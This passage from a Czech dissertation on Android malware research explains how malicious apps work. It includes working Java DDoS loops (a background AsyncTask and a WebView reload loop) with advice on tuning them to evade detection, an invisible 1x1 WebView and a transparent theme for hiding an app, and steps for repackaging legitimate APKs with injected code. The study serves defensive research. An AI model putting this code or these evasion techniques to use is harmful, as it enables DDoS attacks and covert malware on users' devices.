Na obrázku 5.19 je vidět, že nebyly popsány všechny metody a třídy o. Zkoumaný malware má ještě celou řadu zajímavých vlastností a funkcí. Například vyhodnocovací mechanismus využívající Broadcast Receiver (třída NetworkStateReceiver) slouží pro informování malwaru o změnách ve stavu internetového připojení i pro zjišťování, zda je mobilní zařízení připojeno k síti Internet. Některé další techniky a metody již nejsou důležité pro výzkum popisovaný v dizertační práci. Výše popsaná analýza malwaru rovněž dokumentuje, jak náročná je z hlediska vynaloženého času a úsilí analýza obfuskovaného kódu. Z toho vyplývá potřeba vyvinout moderní automatizované penetrační nástroje. Vzhledem k náročnosti, možné variabilitě a komplexnosti není jednoduché vytvořit penetrační nástroje pomocí konvenčních prostředků. Proto byly zvoleny pro výzkum detekce mobilního malwaru metody umělé inteligence. Na základě výsledků, které byly získány v přípravné části výzkumu (například mapování vztahů třídy, proměnných a metod k oprávněním v souboru AndroidManifest.xml), byly zvoleny neuronové sítě, neboť pomocí nich bylo dosaženo kvalitních výsledků.

Obr. 5.19: Výpis všech volání metod a třídy o [zdroj vlastní]

Smyslem pododdílu Vyšetřovací metody získaných vzorků mobilního malwaru bylo popsat nejen důležité metody, které používá moderní mobilní malware, ale také naznačit způsob, jakým je analyzován současný škodlivý software. Získané poznatky byly naprosto zásadní pro další části výzkumu.

5.2 Charakteristiky mobilního malware

5.2.1 Malware obsahující legitimizující část aplikace a škodlivou část aplikace

Malware tohoto typu je mobilní aplikace, která má dvě části. První z nich je zpravidla viditelná a poskytuje užitečnou či zábavnou funkcionalitu. Druhá část nemá uživatelské rozhraní a obvykle je realizována jako asynchronní vlákno běžící na pozadí nebo jako služba. Skrytá část vykonává bez vědomí uživatele nějakou škodlivou činnost. Může se například jednat o aplikaci na předpověď počasí, která obsahuje bóta umožňujícího vzdálené ovládání mobilního telefonu či tabletu prostřednictvím C&C (Command and Control) serveru. Uvedený typ malwaru lze distribuovat i prostřednictvím Google Play, neboť v současné době existuje celá řada mobilního malwaru schopného překonat bezpečnostní mechanismy Google Play:

"…Researchers discovered 2 Malicious Android apps from Google Play Store that drops Anubis banking malware with highly obfustication techniques. The malicious apps posed as a legitimate tool with the name of Currency Converter and BatterySaverMobi and also attackers posted a fake review and boasted a score of 4.5 stars..." [144].

Z výsledků publikovaných v [22] vyplývá, že uživatelé dávají jednoznačně přednost funkcionalitě před bezpečností, což umožňuje malwaru s legitimizující částí napáchat velké škody, a to zejména v kombinaci s oprávněními, která jsou aplikaci přidělena:

"Anubis malware basically posed as a legitimate apps and steal the users bank account information by request to grant permission to banking apps…" [144].

Jak již bylo uvedeno výše, malware může spouštět svůj škodlivý kód jako asynchronní vlákno běžící na pozadí. Může se například jednat o DDoS útok běžící na pozadí:


```
private class DoItInBackground extends AsyncTask<String, Void, String>
{
  String downloadResult = "";

  private DoItInBackground() {}

  protected String doInBackground(String... paramVarArgs)
  {
    try
    {
      paramVarArgs = new HTTPGetRequest(MainActivity.this.ipAddr);
      int i = 0;
      while (i < numberOfAttacks) // V PROMENNE numberOfAttacks JE SPECIFIKOVÁN POČET UTOKU
      {
        this.downloadResult = paramVarArgs.downloadData();
        Log.d("Logtag“, "--> Background Thread Attack - Number: " + String.valueOf(i + 1));
        Thread.sleep(attackInterval);
        // V PROMENNE attackInterval JE SPECIFIKOVANA OPAKOVACI PERIODA UTOKU NAPR. 1000L = 1s
        i += 1;
      }
      return null;
    }
    catch (Exception paramVarArgs)
    {
      Log.d("Logtag", "Error doInBackground: " + paramVarArgs.toString());
    }
  }
  protected void onPostExecute(String paramString) {}
}
```

Výše uvedený kód spustí vlákno na pozadí, ve kterém je vytvořena instance třídy HTTPGetRequest, která posílá dotazy na vzdálený server. Adresa serveru je specifikována v proměnné MainActivity.this.ipAddr. Počet útoků/dotazů je určen hodnotou proměnné numberOfAttacks. Je žádoucí, aby se nejednalo o pevně dané číslo. Pokud by například bylo posláno 128 dotazů při každém spuštění, pak by bylo možné malware snadno detekovat (jednalo by se o typický rys daného

malwaru). Situaci lze například řešit generováním náhodného čísla z určitého rozsahu. Proměnná attackInterval slouží ke stanovení opakovací periody útoku. Hodnota je zadávána v milisekundách. Obecně platí, že čím je perioda delší, tím je pro obranné mechanismy serveru náročnější detekovat, že se jedná o zařízení produkující síťový provoz typu DDoS. Hodnota proměnné attackInterval by měla být zadávána vzdáleně a měla by být vypočítána na základě celkového počtu infikovaných zařízení, které má útočník k dispozici. Hodnota by měla být co nejdelší, ale zároveň celkový DDoS provoz generovaný všemi infikovanými zařízeními by měl být dostatečně silný, aby dokázal vyřadit server, na který je směřován útok. Vlákno je spouštěno na vhodném místě zdrojového kódu, přičemž vhodnost místa je dána povahou škodlivé činnosti. Pokud například chování malwaru vyžaduje jediné spuštění škodlivého kódu a dlouhý běh na pozadí, je nejvhodnější kód spouštět z metody onCreate startovní aktivity. Je-li naopak pro malware vhodnější co nejvíce opakovaných spuštění, je dobré zapouzdřit škodlivý kód do veřejné třídy, která bude spouštěna z metody onResume všech aktivit daného malware.

Jednou z možností jak překovat bezpečnostní mechanismy a skenery je umístění škodlivého kódu do JavaScriptu, který se bude vykonávat v UI komponentě WebView[27]. Mechanismus zneužití JavaScriptu v komponentě WebView je zachycen na obrázku 5.20. Komponenta WebView pošle požadavek na stažení škodlivého JavaScriptu na server, kam ho umístil tvůrce malwaru, viz bod 1 na obrázku 5.20. Následně je JavaScript stažen do komponenty WebView, kde je interpretován, viz bod 2 na obrázku 5.20. Výsledkem interpretace JavaScriptu je DDoS útok proti webovému serveru, viz bod 3 na obrázku 5.20. Výhodou uvedeného mechanismu je, že útočný skript je umístěn externě, tzn. mimo mobilní aplikaci. V době schvalovacího procesu dané aplikace může být škodlivý JavaScript nahrazen neškodnou verzí. Samotná mobilní aplikace nedělá nic špatného, jen interpretuje JavaScript. Další výhodou externího skriptu je, že jej tvůrce malwaru může měnit a tím měnit povahu a cíle útoku.

[27] *WebView je komponenta uživatelského rozhraní sloužící k zobrazování webových stránek v mobilních aplikacích.*



Obr. 5.20: Mechanismus zneužití JavaScriptu v komponentě WebView [zdroj vlastní]

Komponenta WebView může mít rozměr 1 x 1 bod, což znamená, že je pro uživatele neviditelná. Na obrázku 5.21 je vidět kód XML layoutu obsahujícího WebView o neviditelných rozměrech. Pro takovou konstrukci XML layoutu není legitimní důvod.

```
<?xml version="1.0" encoding="utf-8"?>
<ScrollView android:background="#ff008dcf" android:fitsSystemWindows="true"
android:layout_width="fill_parent" android:layout_height="fill_parent"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <LinearLayout android:orientation="vertical" android:paddingLeft="0.0dip"
android:paddingTop="0.0dip" android:paddingRight="0.0dip" android:layout_width="fill_parent"
android:layout_height="fill_parent">
        <WebView android:id="@id/webView1" android:layout_width="1.0dip" android:layout_height="1.0dip" /
>
        <ImageView android:layout_width="fill_parent" android:layout_height="wrap_content"
```

Obr. 5.21: Komponenta WebView interpretující škodlivý JavaScript má rozměr 1 x 1 bod [zdroj vlastní]

Spouštění JavaScriptu v komponentách WebView se v průběhu času měnilo. Společnost Google LLC si je vědoma nebezpečnosti JavaScriptů, a proto se je snaží omezit. U prvních verzí útoku stačilo povolit JavaScript prostřednictvím instance třídy WebSettings. To v pozdější době nebylo možné, neboť příkaz sice povolil JavaScript, nicméně některé příkazy nebyly vykonány. Proto bylo nutné povolení JavaScriptu upravit:

```
mWebView = (WebView)findViewById(R.id.webView1);

// ZAJISTENI FUNCNOSTI JAVASCRIPTU //////////////////////
mWebView.setWebChromeClient(new WebChromeClient());
WebSettings webSettings = mWebView.getSettings();
webSettings.setJavaScriptEnabled(true);
////////////////////////////////////////////////////////////
```

```
// ZDE ZADAT ADRESU S JavaScriptem:
mWebView.loadUrl(addressOfScript);
```

Do proměnné mWebView je vložena komponenta WebView, která má v XML layoutu identifikátor webView1, viz obrázek 5.21. Komponenta WebView byla nastavena pomocí instance třídy WebChromeClient a teprve potom bylo provedeno povolení JavaScriptu. Uvedený postup dnes již nefunguje spolehlivě, proto musí útočníci pečlivě otestovat funkčnost každého JavaScriptového příkazu. Z tohoto důvodu byl vytvořen další typ zneužití komponenty WebView, který je vhodný pro DDoS:

```
globalCounter = 1;
mWebView.loadUrl(addressOfAttack);
mWebView.setWebViewClient(new RegisterWebViewClient());
 mWebView.invalidate();
```

Z výše uvedené ukázky je patrné, že JavaScript není v komponentě WebView povolen, neboť zcela chybí volání setJavaScriptEnabled (JavaScript je ve výchozím nastavení zakázaný). Pro moderní typ DDoSu útoku není JavaScript důležitý. Útok bude zajišťovat samotná komponenta WebView. Komponenta má opět rozměr 1 x 1 obrazový bod a je součástí legitimizující aplikace.

Aby útok proběhl korektně, bylo nutné vytvořit privátní třídu RegisterWebViewClient, která je potomkem třídy WebViewClient:

```
private class RegisterWebViewClient extends WebViewClient
{
   @Override
   public void onPageFinished(WebView view, String url)
   {
      super.onPageFinished(view, url);

      if (globalCounter < numberOfAttacks && globalCounter != 0)
      {
         view.loadUrl(url);
         globalCounter++;

         try
         {
            Thread.sleep(attackInterval);
         }
         catch(Exception e)
         {
            Log.d("MMMM", "Error: " + e.toString());
```

```
            }
        }
        else
        {
            globalCounter = 0;
        }
    }

    @Override
    public void onReceivedError(WebView view, int errorCode, String description,
String failingUrl)
    {
        super.onReceivedError(view, errorCode, description, failingUrl);
    }
}

// PRIVATNI TRIDA, ABY BYLO MOZNE PREPSAT shouldOverrideUrlLoading
private class MyWebViewClient extends WebViewClient
{
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, String url)
    {
        view.loadUrl(url);
        return true;
    }
}
```

Aktuální počet již provedených útoků je udržován v proměnné globalCounter. Celkový počet útoků, které mají být provedeny, je uložen v proměnné numberOfAttacks. Proměnná attackInterval slouží k definici opakovací periody DDoS útoku, jejíž hodnota je zadávána v milisekundách. Pro proměnné numberOfAttacks a attackInterval platí stejná pravidla, která byla popsána v souvislosti s DDoS útokem realizovaného pomocí asynchronních vláken na pozadí. Útok je zahájen vytvořením instance třídy WebView a prvním načtením stránky, na kterou je veden útok. Jakmile je dokončeno načtení uvedené webové stránky, je zavolána metoda onPageFinished třídy RegisterWebViewClient. Metoda zajistí znovu načtení stránky (řádek view.loadUrl(url);) a inkrementaci čítače globalCounter. Stránka, proti které je veden útok, je znovu načtena, čímž je opět aktivována metoda onPageFinished. To znamená, že je stránka načítána ve smyčce, která je vykonávána, dokud platí podmínka, že proměnná globalCounter je ostře menší než hodnota proměnné numberOfAttacks a současně není hodnota proměnné globalCounter rovna nule. Není-li splněna uvedená

podmínka, je smyčka zastavena a do čítače počtu útoků globalCounter je uložena hodnota nula. Útok je zastaven a prostředí je nachystáno na další jeho spuštění.

Malware obsahující legitimizující část aplikace a škodlivou část aplikace může být bezpečnostními a antivirovými skeny rozpoznán na základě oprávnění, které daná aplikace požaduje. Pokud aplikace požaduje více oprávnění, než vzhledem ke své funkcionalitě skutečně potřebuje, je testovaná aplikace označena jako podezřelá. Například pokud aplikace sloužící k vytváření kreseb požaduje plný přístup k telefonnímu subsystému apod. V poslední době zareagovali tvůrci uvedeného typu malwaru tím, že navazují nelegitimní požadavky na legitimní oprávnění. Potřebuje-li například tvůrce mobilního malware pro svůj útok přístup do telefonního subsystému, vytvoří aplikaci, jejíž legitimizující část bude záznamník telefonních hovorů. U takto vytvořeného malware bude dané oprávnění použito k legitimizující činnosti (nahrávání hovorů) i ke škodlivé činnosti.

5.2.2 Výzkum infekce legitimních aplikací (APK repackage)

Ačkoliv byl v rámci dizertační práce proveden komplexní výzkum, jehož výsledkem byly experimentální infekce APK balíčků významných výrobců, nejsou z bezpečnostních důvodů výstupy podrobně publikovány. Tento oddíl je proto koncipován spíše teoreticky. Text se snaží nejen o celkový popis procesu infekce, ale i o upozornění na skutečnosti, které mohou být pro výzkumnou komunitu zabývající se otázkami kybernetické bezpečnosti přínosné. Plné znění oddílu včetně zdrojových kódu poskytuje autor v součinnosti s Oddělením informační kriminality Policie ČR. Materiály mohou být poskytnuty na vyžádání členům Policie ČR a Armády ČR.


Jako oběti infekcí jsou voleny takové mobilní aplikace, které jsou pro běžné uživatele atraktivní. Zpravidla se jedná o populární placené programy, jako jsou hry, utility usnadňující používání mobilních zařízení, aplikace pro editaci fotografií apod. Nejprve tvůrce mobilního malware získá APK balíček programu, který hodlá infikovat. Poté je provedena dekompilace prvního typu, která umožní zkoumání licenčních mechanismů v jazyce Java. Následně je uskutečněna dekompilace druhého typu, díky které může tvůrce mobilního malware odstranit licenční ochranu ze zájmové mobilní aplikace. Jamile je uvedený proces dokončen, je provedeno testovací sestavení APK balíčku, na kterém je otestována funkčnost a stabilita programu, protože spolu s odstraněním bezpečnostních mechanismů mohla být poškozena i aplikační logika. Jak bylo popsáno v oddíle APK Repackage, měnit kód programu je možné jen pomocí jazyka Smali. Uvedený jazyk není určen pro lidi, ale pro stroje, navíc pro něj neexistuje žádné rozumné vývojové prostředí. Z uvedených důvodů by byl vývoj infekční části v jazyce Smali velmi zdlouhavý a tím pádem nákladný. Proto je škodlivý kód vytvořen a odladěn odděleně v Android Studiu. Aby byl vývoj co nejlevnější, nebrání se tvůrci mobilního malware implementovat do svého kódu i pomocné části od jiných autorů. Může se například jednat o funkcionalitu, která je

zapouzdřena ve formě knihoven. Škodlivý kód vytváří a používá instance tříd z knihovních souborů. Je zbytečné, aby například tvůrce mobilního malware programoval vlastní technologii pro přenos kradených dat, když může využít již existujícího FTPS (FTP s SSL/TLS) nebo SCP (Secure Copy Protocol) klienta. Z výše uvedeného plyne, že do infikované aplikace se spolu se škodlivým kódem dostane i kód pomocný, který byl zneužit k páchání trestné činnosti.

Vstupem do další fáze infekce jsou dva APK balíčky. Prvním z nich je hostitelská aplikace, která má být infikována. Druhým je program, ve které se nachází škodlivý a pomocný kód. Oba APK balíčky jsou dekompilovány pomocí nástroje APKTool. Výsledkem dekompilačního procesu jsou dva adresáře:

- victim, který obsahuje soubory hostitelské aplikace (cílový adresář),
- preparation obsahující škodlivý a pomocný kód (zdrojový adresář).

Z adresáře preparation jsou nakopírovány do adresáře victim složky a soubory, které patří škodlivé nebo pomocné části kódu. Struktura kopírovaných souborů a adresářů musí být stejná jako ve zdrojovém adresáři. Jinými slovy musí být zachována struktura, která je odvozena z balíčků jazyka Java (viz příkaz package na začátku každého zdrojového kódu). Popisovaný postup je zachycen na obrázku 5.22. To ale neznamená, že jsou zkopírovány všechny soubory a adresáře. Tvůrce mobilního malwaru by měl celou funkcionalitu ideálně zapouzdřit do jediné třídy. Pokud to není z nějakých důvodů možné, měl by být škodlivý kód umístěn do hierarchie tříd. V obou případech platí, že by třída/třídy neměla/neměly obsahovat nic jiného než škodlivý kód. To znamená, že by malware neměl být umísťován spolu s obslužnou funkcionalitou, například v kódu aktivit apod. Pokud je například škodlivá funkcionalita umístěna ve třídě RobinHood, pak by tvůrce malwaru měl přesunout pouze soubory s příponou smali obsahující název RobinHood (RobinHood.smali, RobinHood$1.smali). Ostatní smali soubory jsou ignorovány. Pokud se soubor RobinHood.smali a RobinHood$1.smali nacházely v adresáři smali/cz/utb/fai/malware, pak se musí na stejném místě nacházet v cílovém adresáři. Stejný postup je aplikován i na pomocnou funkcionalitu ovšem s tím rozdílem, že jsou přeneseny všechny soubory a adresáře pomocné funkcionality. Nachází-li se pomocný kód v adresáři smali/it, pak je na stejné místo nakopírován i v cílovém adresáři.




Obr. 5.22: Přesun škodlivých a pomocných kódů do adresáře hostitelské aplikace [zdroj vlastní]

Dalším krokem je úprava souboru AndroidManifest.xml. Pokud je hostitelská aplikace vybrána pečlivě, pak lze navázat nelegitimní požadavky a legitimní oprávnění, která jsou již obsažena v souboru AndroidManifest.xml. V takových případech není potřeba provádět editaci souboru AndroidManifest.xml. Nicméně jsou situace, kdy je nemožné navázat požadavky malwaru na již existující legitimní oprávnění hostitelské aplikace. V takových případech je nutné soubor AndroidManifest.xml upravit. Pokud například kód malwaru ke své činnosti potřebuje oprávnění:


- android.permission.READ_EXTERNAL_STORAGE,
- android.permission.INTERNET.

A oběť má pouze oprávnění
android.permission.READ_EXTERNAL_STORAGE
(v souboru AndroidManifest.xml nacházející se v cílovém adresáři je pouze uvedené oprávnění), je nutné do manifestu přidat android.permission.INTERNET. Mechanismus editace souboru AndroidManifest.xml je naznačen na obrázku 5.23.



Obr. 5.23: Přidání oprávnění požadovaná škodlivou částí kódu [zdroj vlastní]

Pokud by byl v tento okamžik z cílového adresáře zkompilován APK balíček, byl by naprosto neškodný, a to navzdory skutečnosti, že se v adresáři nacházejí všechny potřebné soubory a malware kód má potřebná oprávnění. Nikdy by totiž nedošlo k aktivaci kódu malwaru. Pro aktivaci je nutné umístit do hostitelské části Smali kódu kotvu, která bude mít za úkol spouštět škodlivou část kódu. Kotva musí být napsána v jazyce Smali. Pro umístění kotvy platí stejná pravidla, která byla popsána v oddílu 5.2.1 Malware obsahující legitimizující část aplikace a škodlivou část aplikace (spouštění škodlivých vláken na pozadí). Musí být respektována struktura hostitelské aplikace i povaha škodlivého kódu. Vytvoření kotvy v hostitelské části kódu je zobrazeno na obrázku 5.24. V dalším kroku je provedena kompilace výsledného APK balíčku a jeho falešné podepsání. Tvůrce mobilního malwaru využije pro podpis takový vývojářský klíč, který neumožňuje ztotožnění programátora (tzn. pachatele) s APK balíčkem.



Obr. 5.24: Vytvoření kotvy v hostitelském kódu [zdroj vlastní]

Infekce legitimních mobilních aplikací je velmi nebezpečný jev, který je zároveň velmi častý. V rámci dizertační práce byl dne 2. 2. 2019 proveden sběr 122 vzorků APK balíčků nacházejících se na veřejně dostupném file share serveru. Následně byly vzorky otestovány pomocí analytického nástroje Virus Total. V 99 vzorcích byl detekován nějaký typ škodlivého kódu. To znamená, že uživatelé obdrží zdarma funkcionalitu placených mobilních aplikací, ale zároveň si do svých mobilních zařízení sami instalují malware, který může kompromitovat jejich soukromí, data a v extrémních případech i bezpečnost.

5.2.3 Analýza malwaru typu Hidden APK

Dříve než bude popsána samotná analýza malwaru typu Hidden APK, je nutné vysvětlit několik klíčových pojmů, které souvisí s problematikou vývoje Hidden APK. Prvním potřeba objasnit je samotná definice malwaru typu Hidden APK. Jedná se o škodlivý software, který neposkytuje uživatelům žádnou užitečnou funkcionalitu. Z tohoto důvodu musí používat techniky, které mu umožní maskovat svou přítomnost v mobilních zařízeních. Malware typu Hidden APK často pro své škodlivé záměry používá komponentu, která se jmenuje broadcast receiver. Uvedená komponenta je v oficiální dokumentaci definovaná jako:

“A broadcast receiver is a component that responds to system-wide broadcast announcements. Many broadcasts originate from the system for example, a broadcast announcing that the screen has turned off, the battery is low, or a picture was captured. Apps can also initiate broadcasts, for example, to let other apps know that some data has been downloaded to the device and is available for them to use. Although broadcast receivers don't display a user interface, they may create a status bar notification to alert the user when a broadcast event occurs” [145].

Broadcast receivery jsou vytvářeny jako instance třídy BroadcastReceiver. Z výše uvedeného popisu vyplývá, že broadcast receivery nemají žádné grafické rozhraní, a mohou tedy nepozorovaně reagovat na systémové události, které jsou oznamovány prostřednictvím tzv. broadcastů. Pokud například mobilní zařízení obdrží SMS zprávu, operační systém vyšle broadcast „příchozí SMS“. Všechny aplikace, které mají oprávnění sledovat broadcasty související s SMS zprávami, mohou přijmout broadcast „příchozí SMS“ prostřednictvím svého broadcast receiveru. Informace o systémových událostech jsou nejprve zaslány broadcast receiverům a teprve potom jsou o nich informováni uživatelé. Všechny tyto vlastnosti způsobily, že si broadcast receivery oblíbili tvůrci mobilního malwaru.


První verze malwaru typu Hidden APK byly škodlivé aplikace, které měly veškerou aplikační logiku implementovánu pouze v broadcast receiveru. To znamená, že neměli žádnou aktivitu nebo jiné komponenty grafického uživatelského rozhraní. Hidden APK tvořené pouze broadcast receiverem jsou nazývány "Evil Applications". Období, kdy bylo možné vytvářet "Evil Applications", bylo zlatým věkem mobilního malwaru srovnatelným s viry v období Windows 95. Vytváření uvedeného typu malware bylo velmi snadné. Navíc operační systém tvůrcům malwaru značně napomáhal, neboť sám

vykonával celou řadu důležitých úkonů. Tvůrci mobilního malwaru se například nemuseli potýkat s automatickým spuštěním malwaru po dokončení bootovacího procesu. Také nebylo nutné vytvoření monitorovací smyčky, která čeká na určitou událost, např. příchozí SMS, připojení zařízení k Wi-Fi atd. Naproti tomu uživatelé měli jen malou šanci zjistit, že mají ve svém mobilním zařízení nainstalovánu "Evil Application". První generace Hidden APK byly funkční až do poslední verze operačního systému Android Gingerbread. Bezpečnostní situace se stala natolik vážnou, že na ni byla společnost Google LLC nucena reagovat. Bezpečnostní funkce týkající se broadcast receiverů byly poprvé použity v operačním systému Android Honeycomb. Toto zabezpečení je používáno až do dnešních dnů, nicméně ve starších verzích operačních systémů nebyla chyba nikdy opravena. Bezpečnostní mechanismus přináší jednoduché pravidlo: každá aplikace využívající broadcast receiver, který vyžaduje nějaké oprávnění (například čtení SMS, nahrávání audia apod.), musí mít alespoň jednu aktivitu. Přítomnost aktivity v aplikaci zajistí, že aplikace bude viditelná, což uživatelům dává možnost zjistit, že mají v mobilním zařízení nechtěnou aplikaci.

Vytvořit starou verzi Hidden APK je stále možné, dokonce ji lze nainstalovat do nových verzí operačního systému Android. Nicméně nebude reagovat na systémové broadcasty, takže uvedený malware nebude fungovat. V další části oddílu je popsáno, jak vytvořit malware založený na broadcast receiverech, který se dokáže v mobilních zařízeních maskovat navzdory zavedenému bezpečnostnímu mechanismu.

Jako první je v Android Studiu vytvořen nový projekt, který bude obsahovat aplikaci s názvem „Z“. Jediná aktivita aplikace se jmenuje MainActivity a název jejího XML layoutu je activity_main. Jakmile Android Studio vygeneruje nový projekt, je připravena základní struktura vyvíjeného programu a aplikaci je možné okamžitě spustit.

Poznámka: všechny snímky obrazovek byly pořízeny na skutečném fyzickém zařízení HTC One M8 se systémem Android Lollipop. Zařízení nebylo nijak upravováno, tj. mělo normální úroveň oprávnění. Byla použita bílá pozadí, aby prvky uživatelského rozhraní byly jasně viditelné a byl tak zřejmý výsledek provedených úprav.




Obr. 5.25: První spuštění vyvíjeného malwaru [zdroj vlastní]

Z obrázku 5.25 je patrné, že vyvíjený malware je plně viditelný, takže je nutné provést modifikaci souboru .../res/values/styles.xml. Cílem úprav je potlačení zobrazení horní lišty a pozadí aplikace. Původní styles.xml, který byl vygenerován Android Studiem, je nutné takto upravit:

```
<resources>
    <!-- Base application theme. -->
    <style name="AppTheme" parent="Theme.AppCompat.Light.DarkActionBar">
        <!-- Customize your theme here. -->
        <item name="android:windowIsTranslucent">true</item>
        <item name="android:windowBackground">@android:color/transparent</item>
        <item name="android:windowContentOverlay">@null</item>
        <item name="android:windowNoTitle">true</item>
        <item name="android:windowIsFloating">true</item>
        <item name="android:backgroundDimEnabled">false</item>
    </style>
</resources>
```

Výsledek modifikace je vidět na obrázku 5.26, lišta aplikace zmizela a pozadí je nyní zcela průhledné.



